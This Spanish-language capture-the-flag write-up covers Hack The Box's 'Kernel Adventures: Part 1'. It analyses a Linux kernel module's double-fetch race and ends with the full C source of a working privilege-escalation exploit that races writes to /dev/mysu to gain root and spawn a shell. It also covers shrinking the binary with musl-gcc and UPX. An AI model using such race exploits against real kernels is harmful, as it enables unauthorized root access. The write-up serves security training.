



HTB – Kernel Adventures: Part 1	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**25/10/2022**
Técnicas utilizadas	
● Linux Kernel Exploitation	

El reto Kernel Adventures de la plataforma Hack The Box es de nivel intermedio y se centra en el estudio de técnicas para la identificación de código vulnerable, el desarrollo del exploit y las estrategias utilizadas para asegurar que el binario resultante sea lo más pequeño y eficiente posible. A lo largo de este write-up, detallaré el análisis del código vulnerable, la identificación de la vulnerabilidad double fetch en la función dev_write, y el desarrollo del exploit correspondiente.



En este write-up, presentaré la resolución del reto en un entorno local. La resolución en la instancia proporcionada por Hack The Box queda como ejercicio para el lector.

Enumeración

Los archivos proporcionados por Hack The Box contienen un archivo llamado rootfs.cpio.gz, que descomprimí utilizando el comando cpio -idmv < rootfs.cpio.gz.

El archivo con extensión .cpio es un archivo de archivado creado en sistemas Unix. Este tipo de archivo agrupa varios archivos en uno solo para facilitar su almacenamiento y distribución. El comando cpio es una utilidad versátil para copiar archivos dentro y fuera de archivos de archivado. Soporta varios formatos de archivo, incluyendo el formato binario personalizado de cpio, ASCII, crc y tar2. En este caso, utilicé el comando cpio en modo de extracción (-i) para descomprimir el archivo, creando los directorios necesarios (-d) y mostrando el progreso de la extracción (-v).

```
┌──(administrador㉿kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
└─$ gzip -dk rootfs.cpio.gz

┌──(administrador㉿kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
└─$ ls
rootfs.cpio  rootfs.cpio.gz

┌──(administrador㉿kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
└─$ cpio -idmv < rootfs.cpio
.
home
home/user
lib64
root
tmp
mysu.ko
init
flag
run
lib
lib/libnss_files.so.2
lib/libatomic.so.1
lib/libmvec.so.1
lib/libpthread.so.0
lib/libpthread-2.28.so
lib/ld-linux-x86-64.so.2
```

Después de descomprimirlo, se observa el módulo del kernel que es necesario analizar.

```
┌──(administrador㉿kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
└─$ ls -l
total 10288
drwxr-xr-x 2 administrador administrador    4096 nov  4 20:51 bin
drwxr-xr-x 4 administrador administrador    4096 nov  4 20:51 dev
drwxr-xr-x 5 administrador administrador    4096 nov  4 20:51 etc
-r-------- 1 administrador administrador      23 dic 10  2019 flag
drwxr-xr-x 3 administrador administrador    4096 nov  4 20:51 home
-rwxr-xr-x 1 administrador administrador     443 dic 10  2019 init
drwxr-xr-x 3 administrador administrador    4096 nov  4 20:51 lib
lrwxrwxrwx 1 administrador administrador       3 dic 11  2019 lib64 -> lib
lrwxrwxrwx 1 administrador administrador      11 dic 11  2019 linuxrc -> bin/busybox
drwxr-xr-x 2 administrador administrador    4096 dic 10  2019 media
drwxr-xr-x 2 administrador administrador    4096 dic 10  2019 mnt
-rw------- 1 administrador administrador    8208 dic 11  2019 mysu.ko
drwxr-xr-x 2 administrador administrador    4096 dic 10  2019 opt
drwxr-xr-x 2 administrador administrador    4096 dic 10  2019 proc
drwx------ 2 administrador administrador    4096 dic 10  2019 root
-rw-r--r-- 1 administrador administrador 7144960 nov  4 20:50 rootfs.cpio
-rw-r--r-- 1 administrador administrador 3300880 nov  4 20:50 rootfs.cpio.gz
drwxr-xr-x 2 administrador administrador    4096 dic 10  2019 run
drwxr-xr-x 2 administrador administrador    4096 nov  4 20:51 sbin
drwxr-xr-x 2 administrador administrador    4096 dic 10  2019 sys
drwxr-xr-t 2 administrador administrador    4096 dic 10  2019 tmp
drwxr-xr-x 6 administrador administrador    4096 nov  4 20:51 usr
drwxr-xr-x 4 administrador administrador    4096 nov  4 20:51 var
```

Análisis de la función dev_write

La función dev_write implementa la lógica central del módulo del kernel. Desde una perspectiva de alto nivel, la función intenta autenticar la solicitud de un usuario verificando un uid y realizando una comprobación criptográfica en la entrada del usuario. En caso de que el procedimiento sea exitoso, el usuario obtiene los privilegios de ejecución del usuario solicitado. La “solicitud” enviada desde el espacio de usuario se realiza en forma de un buffer serializado, es decir, una secuencia de datos organizada de manera que pueda ser transmitida o almacenada y posteriormente reconstruida en su forma original.


Esta función, recibe tres parámetros: file_descriptor, input_buffer y buffer_size. Inicialmente, se declaran dos variables, user_id y credentials, que se utilizarán más adelante en el proceso.

A continuación, se procede a la validación del input_buffer. Si el primer valor del input_buffer coincide con users, se calcula un hash del input_buffer + 1 y se compara con EXPECTED_USER_ID. Si ambos valores coinciden, se salta a la etiqueta VALID_USER. Si no coinciden, se verifica si EXPECTED_USER_ID es diferente del primer valor del input_buffer, en cuyo caso la función retorna 0. Si el primer valor del input_buffer no es igual a EXPECTED_USER_ID, la función también retorna 0.


En el caso de que el input_buffer no sea igual a users, se calcula el hash del input_buffer + 1 y se compara con EXPECTED_HASH_2. Si no coinciden, la función retorna 0. Si se llega a la etiqueta VALID_USER, se asigna el user_id del input_buffer. Finalmente, la función retorna el buffer_size.

Este código es vulnerable a una vulnerabilidad conocida como **double fetch**. Esta vulnerabilidad ocurre cuando un valor es leído dos veces desde una ubicación de memoria compartida, y el valor puede cambiar entre las dos lecturas. En este caso, el input_buffer se lee varias veces sin garantizar que su valor no cambie entre las lecturas, lo que podría permitir a un atacante manipular el valor del buffer y comprometer la seguridad del sistema.

Si un atacante puede modificar el input_buffer entre estas lecturas, podría manipular el valor del buffer para pasar las verificaciones iniciales y luego cambiar el contenido del buffer para obtener acceso no autorizado.




Para mitigar esta vulnerabilidad, es importante asegurar que el valor del input_buffer no pueda cambiar entre las lecturas. Esto se puede lograr copiando el contenido del buffer a una ubicación de memoria segura y realizando todas las operaciones de verificación y cálculo en esta copia. De esta manera, se garantiza que el valor del buffer permanece constante durante todo el proceso de validación.



Análisis de la función dev_read

La función dev_read copia hasta 32 bytes desde el segmento de datos a un buffer en el espacio de usuario. Estos bytes son el objetivo de la estructura del usuario que contiene los uids y el hash correspondiente a cada usuario. Recibe tres parámetros: file_descriptor, output_buffer y buffer_size. A continuación, la función verifica si buffer_size es mayor que 32 (0x20 en hexadecimal). Si es así, bytes_to_copy se ajusta a 32, limitando la cantidad de datos que se copiarán al buffer de salida. Esta limitación asegura que no se copien más de 32 bytes, independientemente del tamaño del buffer proporcionado por el usuario.

Luego, la función utiliza memcpy para copiar bytes_to_copy bytes desde la dirección de users al output_buffer proporcionado por el usuario. Finalmente, la función retorna el número de bytes copiados, que es el valor de bytes_to_copy.



En la imagen siguiente se pueden observar dos usuarios con un UID 0x3e8 (uid=1000) y 0x3e9 (uid=1001) respectivamente. El valor del primer hash es 0x03319f75 mientras que el segundo es 0x03319f75. Cabe destacar que esta salida corresponde al archivo remoto proporcionado por Hack The Box al conectarse a una instancia de este reto, y no es la salida que se encontraría en el archivo local.

```
/ $ cat /dev/mysu | xxd | head -n 5
cat /dev/mysu | xxd | head -n 5
00000000: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1.....gd.*
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1.....gd.*
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1.....gd.*
/ $
```

Desarrollo del exploit

El exploit desarrollado para aprovechar la vulnerabilidad double fetch en la función dev_write se basa en la capacidad de un atacante para modificar el input_buffer entre las dos lecturas realizadas por la función. Esta vulnerabilidad es un tipo de Time Of Check Time Of Use (TOCTOU), que se explota mediante una condición de carrera. Una **condición de carrera** ocurre cuando el comportamiento de un sistema depende de la secuencia o el tiempo de eventos externos. En programación, esto sucede cuando dos o más subprocesos intentan acceder a un recurso compartido, como una variable o un código, y cambiarlo al mismo tiempo debido a una ejecución indeterminada del subproceso. Esto puede llevar a resultados inesperados o incorrectos, y en el contexto de seguridad, puede ser explotado para obtener acceso no autorizado o causar corrupción de datos. Un ataque de **Tiempo de Verificación a Tiempo de Uso (TOCTOU)** es un tipo de explotación de seguridad que ocurre cuando el estado de un sistema cambia entre el momento en que se realiza una verificación y el momento en que se usa el resultado. Esta vulnerabilidad permite a un atacante manipular el sistema para obtener acceso o privilegios no autorizados.

Para el desarrollo del exploit, es importante que el binario resultante sea lo más pequeño posible. En la imagen siguiente se puede apreciar la diferencia entre el uso de musl-gcc y gcc, donde el binario resultante del primero es menos de la mitad del

tamaño que el del segundo. Además, si se aplica upx sobre el binario resultante, se reduciría aún más, que es el objetivo final.

musl-gcc es un envoltorio para gcc que permite compilar programas y bibliotecas utilizando la biblioteca estándar de C muslmusl es una biblioteca ligera, rápida, simple y gratuita que se esfuerza por ser correcta en términos de conformidad con los estándares y seguridad1. Usar musl-gcc en lugar de gcc puede resultar en binarios más pequeños y eficientes.

```
┌──(administrador㉿kali)-[~/Descargas/kernel/release/exploit]
└─$ gcc exploit.c -o exploit_gcc -lpthread -static

┌──(administrador㉿kali)-[~/Descargas/kernel/release/exploit]
└─$ musl-gcc exploit.c -lpthread -static -o exploit_musl-gcc

┌──(administrador㉿kali)-[~/Descargas/kernel/release/exploit]
└─$ ls -l
total 920
-rw-rw-r-- 1 administrador administrador   1007 nov  5 21:12 exploit.c
-rwxrwxr-x 1 administrador administrador 892928 nov  5 21:13 exploit_gcc
-rwxrwxr-x 1 administrador administrador  42040 nov  5 21:13 exploit_musl-gcc

┌──(administrador㉿kali)-[~/Descargas/kernel/release/exploit]
└─$
```

UPX (Ultimate Packer for eXecutables) es un compresor de ejecutables gratuito y de código abierto. UPX reduce el tamaño de los archivos ejecutables y objetos de Windows, Linux, Mac OS X, entre otros sistemas operativos. Al aplicar UPX sobre el binario resultante, se puede reducir aún más el tamaño del archivo, lo que es beneficioso para la distribución y ejecución del exploit.

```
┌──(administrador㉿kali)-[~/Descargas/kernel/release/exploit]
└─$ upx exploit_musl-gcc
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     42040 ->     19324   45.97%   linux/amd64   exploit_musl-gcc

Packed 1 file.

┌──(administrador㉿kali)-[~/Descargas/kernel/release/exploit]
└─$ ls -l
total 896
-rw-rw-r-- 1 administrador administrador   1007 nov  5 21:12 exploit.c
-rwxrwxr-x 1 administrador administrador 892928 nov  5 21:13 exploit_gcc
-rwxrwxr-x 1 administrador administrador  19324 nov  5 21:13 exploit_musl-gcc
```

La herramienta cpio-tools es una utilidad que permite manipular archivos CPIO, que son archivos de almacenamientoutilizados para empaquetar y desempaquetar conjuntos de archivos. cpio-tools facilita la adición, extracción y listado de archivos dentro de un archivo CPIO. En este caso, se utilizó para integrar el binario del exploit en el sistema de archivos comprimido (rootfs.cpio.gz), asegurando que esté disponible en el entorno virtual para su ejecución.

```
┌──(isolated)─(administrador㉿kali)-[~/Descargas/cpio-tools]
└─$ python3 cpio-tools.py ../kernel/release/rootfs.cpio.gz add tmp/exploit /home/administrador/Descargas/kernel/release/exploit/exploit_musl-gcc
2024-11-05 21:23:56.001 | INFO     | core.cpio:add_entry:102 - Add entry /home/administrador/Descargas/kernel/release/exploit/exploit_musl-gcc to /home/administrador/Descargas/cpio-tools/../kernel/release/rootfs.cpio.gz [tmp/exploit]
2024-11-05 21:23:56.974 | INFO     | core.cpio:save_changes:97 - Saving changes to to /home/administrador/Descargas/cpio-tools/../kernel/release/rootfs.cpio.gz

┌──(isolated)─(administrador㉿kali)-[~/Descargas/cpio-tools]
└─$
```

Si el exploit desarrollado es correcto, se obtiene la flag del usuario root:

```
/ $ ls -l /tmp/
total 20
-rwxrwxr-x    1 user     user         19324 Nov  5 20:13 exploit
/ $ ./tmp/exploit
[*] Opening /dev/mysu
[*] Got root access... Spawning a shell

/ # id
uid=0(root) gid=0(root) groups=1000(user)
/ # cat flag
HTB{flag_will_be_here}
/ #
```

Código fuente del exploit

```c
#include <fcntl.h>
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/*
################################################
#    Linux Kernel Exploit                      #
#    Fecha: 4-Noviembre-2024                   #
################################################
*/

int done = 0;
char payload[] = { 0xe9, 0x03, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0 }; // localhost

void* change_uid_0(void* arg) {
    while (!done) {
        payload[0] = 0;
        payload[1] = 0;
    }
    return NULL;
}

int main() {
    pthread_t thread_uid_0;

    printf("[*] Opening /dev/mysu\n");

    int fd = open("/dev/mysu", O_RDWR);
    if (fd < 0) {
        perror("Failed to open /dev/mysu");
        return 1;
    }

    pthread_create(&thread_uid_0, NULL, change_uid_0, NULL);
    while (!done) {
        payload[0] = 0xe9;
        payload[1] = 0x03;
        write(fd, payload, sizeof(payload));
        if (getuid() == 0) {
            done = 1;
            printf("[*] Got root access... Spawning a shell\n\n");
            system("/bin/sh");
        }
    }

    close(fd);
    pthread_join(thread_uid_0, NULL);

    return 0;
}
```

Bibliografía

https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-wang.pdf
https://github.com/lim8en1/cpio-tools